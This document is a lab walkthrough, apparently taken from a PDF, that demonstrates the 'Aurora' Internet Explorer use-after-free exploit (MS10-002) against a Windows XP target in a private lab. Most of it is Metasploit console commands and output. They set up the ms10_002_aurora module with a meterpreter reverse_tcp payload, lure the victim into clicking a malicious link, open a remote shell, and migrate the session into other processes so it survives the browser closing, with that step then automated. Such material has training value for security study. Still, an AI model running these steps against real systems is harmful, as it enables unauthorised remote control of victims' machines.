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Internet Explorer

Introduction:

Internet Explorer is a common browser in windows OS.

In 2010, a Use-After-Free memory vulnerability was discovered in the Explorer Internet browser from version 6 (like the one installed on the victim's XP machine). This weakness was exploited by hackers in an operation It was called "Aurora" and as part of it many companies were attacked, including Google and Adobe This vulnerability was discovered as a Zero-day vulnerability , meaning a weakness for which there was still no answer and solution. A Use-After-Free weakness is a weakness that uses a pointer to an object that has already been deleted and another object is assigned in its place Which creates the attacker. When the browser uses that pointer, it actually causes the execution The malicious code.

The demonstration of exploit process:

Using the ms10_002_aurora module in Metasploit This module allows creating a site with malicious content that exploits This vulnerability , as well as the establishment of a Listener of the reverse_tcp type:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole
# cowsay++

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exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3              no        Specify the version of SSL that should
be used (accepted: SSL2, SSL3, TLS1)
  URIPATH    The URI to use for this exploit (default is random)

Exploit target:

  Id  Name
  --  -
  0    0
```

And lets set our attacker address and port to listen, and payload as reverse tcp.

```
root@kali: ~  
File Edit View Search Terminal Help  
  
Exploit target:  
  
Id  Name  
--  ----  
0   Automatic  
  
msf exploit(ms10_002_aurora) > set SRVHOST 10.100.102.63  
SRVHOST => 10.100.102.63  
msf exploit(ms10_002_aurora) > set SRVPORT 80  
SRVPORT => 80  
msf exploit(ms10_002_aurora) > set URIPATH aurora  
URIPATH => aurora  
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms10_002_aurora) > set LHOST 10.100.102.63  
LHOST => 10.100.102.63
```

Then exploit:


```
msf exploit(ms10_002_aurora) >  
[*] Started reverse handler on 10.100.102.63:4444  
[*] Using URL: http://10.100.102.63:80/aurora  
[*] Server started.
```

Now we waiting for connection from target. Once he will click on our malicious link (10.100.102.63:80/aurora , it is attacker machine address with the port we configured below to listen on), attacker will get the session.

In target machine we succeeded make him click:



Then this is will appear on browser, and it stuck:



We triggered our listener:

```
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 10.100.102.63:4444
[*] Using URL: http://10.100.102.63:80/aurora
[*] Server started.
[*] 10.100.102.62    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory
Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 7 opened (10.100.102.63:4444 -> 10.100.102.62:1205) at 2
022-12-12 19:22:13 -0500
```

We have a session!

Let's interact with the meterpreter session:

```
msf exploit(ms10_002_aurora) >
[*] 10.100.102.62 ms10_002_aurora - Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 8 opened (10.100.102.63:4444 -> 10.100.102.62:1210) at 2022-12-12 19:24:43 -0500
sessions -i 7
[-] Invalid session id
msf exploit(ms10_002_aurora) > sessions -i 8
[*] Starting interaction with 8...

meterpreter > 
```

Good. We have a shell.

But.. when the client will close the browser, our session is also will corrupt:

```
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 8 opened (10.100.102.63:4444 -> 10.100.102.62:1210) at 2022-12-12 19:24:43 -0500
sessions -i 7
[-] Invalid session id
msf exploit(ms10_002_aurora) > sessions -i 8
[*] Starting interaction with 8...

meterpreter >
[*] 10.100.102.62 - Meterpreter session 8 closed. Reason: Died


```

The solution for that problem is to migrate shell to another process.

Let's demonstrate this solution:

(We need again wait for session from target machine if we lose it)


```
meterpreter > run migrate

OPTIONS:
  -f      Launch a process and migrate into the new process
  -h      Help menu.
  -k      Kill original process.
  -n <opt> Migrate into the first process with this executable name (explorer.exe)
  -p <opt> PID to migrate to.

meterpreter > run migrate -f
[*] Current server process: iexplore.exe (3236)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1664
[+] Successfully migrated to process
meterpreter > 
```

Great! We do migration to another new process. Pid : 1664 notepad.exe


and let have a look at it from XP target's machine:



We can migrate it again, as we want..

```
-k      Kill original process.
-n <opt> Migrate into the first process with this executable name (explorer.exe)
-p <opt> PID to migrate to. the quieter you become, the more you are able to hear.

meterpreter > run migrate -f
[*] Current server process: iexplore.exe (3236)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1664
[+] Successfully migrated to process
meterpreter > run migrate -f
[*] Current server process: notepad.exe (1664)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 260
[+] Successfully migrated to process
meterpreter >
```

We can do all automatically by configured auto run script in advanced option, before the exploit. Thus make to session once it created, turn into new process therefore the session will not depends on browser process anymore.

Note: before we exploit again with AutoRunScript we kill the Metasploit server listener, because it runs in the background.

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(ms10_002_aurora) > jobs

Jobs
====

Id  Name
--  ---
8   Exploit: windows/browser/ms10_002_aurora

msf exploit(ms10_002_aurora) > kill 8
Stopping job: 8...

[*] Server stopped.
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
msf exploit(ms10_002_aurora) >
[*] Started reverse handler on 10.100.102.63:4444
[*] Using URL: http://10.100.102.63:80/aurora
[*] Server started.
[*] 10.100.102.62 ms10_002_aurora - Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (769024 bytes) to 10.100.102.62
[*] Meterpreter session 9 opened (10.100.102.63:4444 -> 10.100.102.62:1215) at 2022-12-12 20:16:35 -0500
[*] Session ID 9 (10.100.102.63:4444 -> 10.100.102.62:1215) processing AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3016)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2656
[+] Successfully migrated to process
```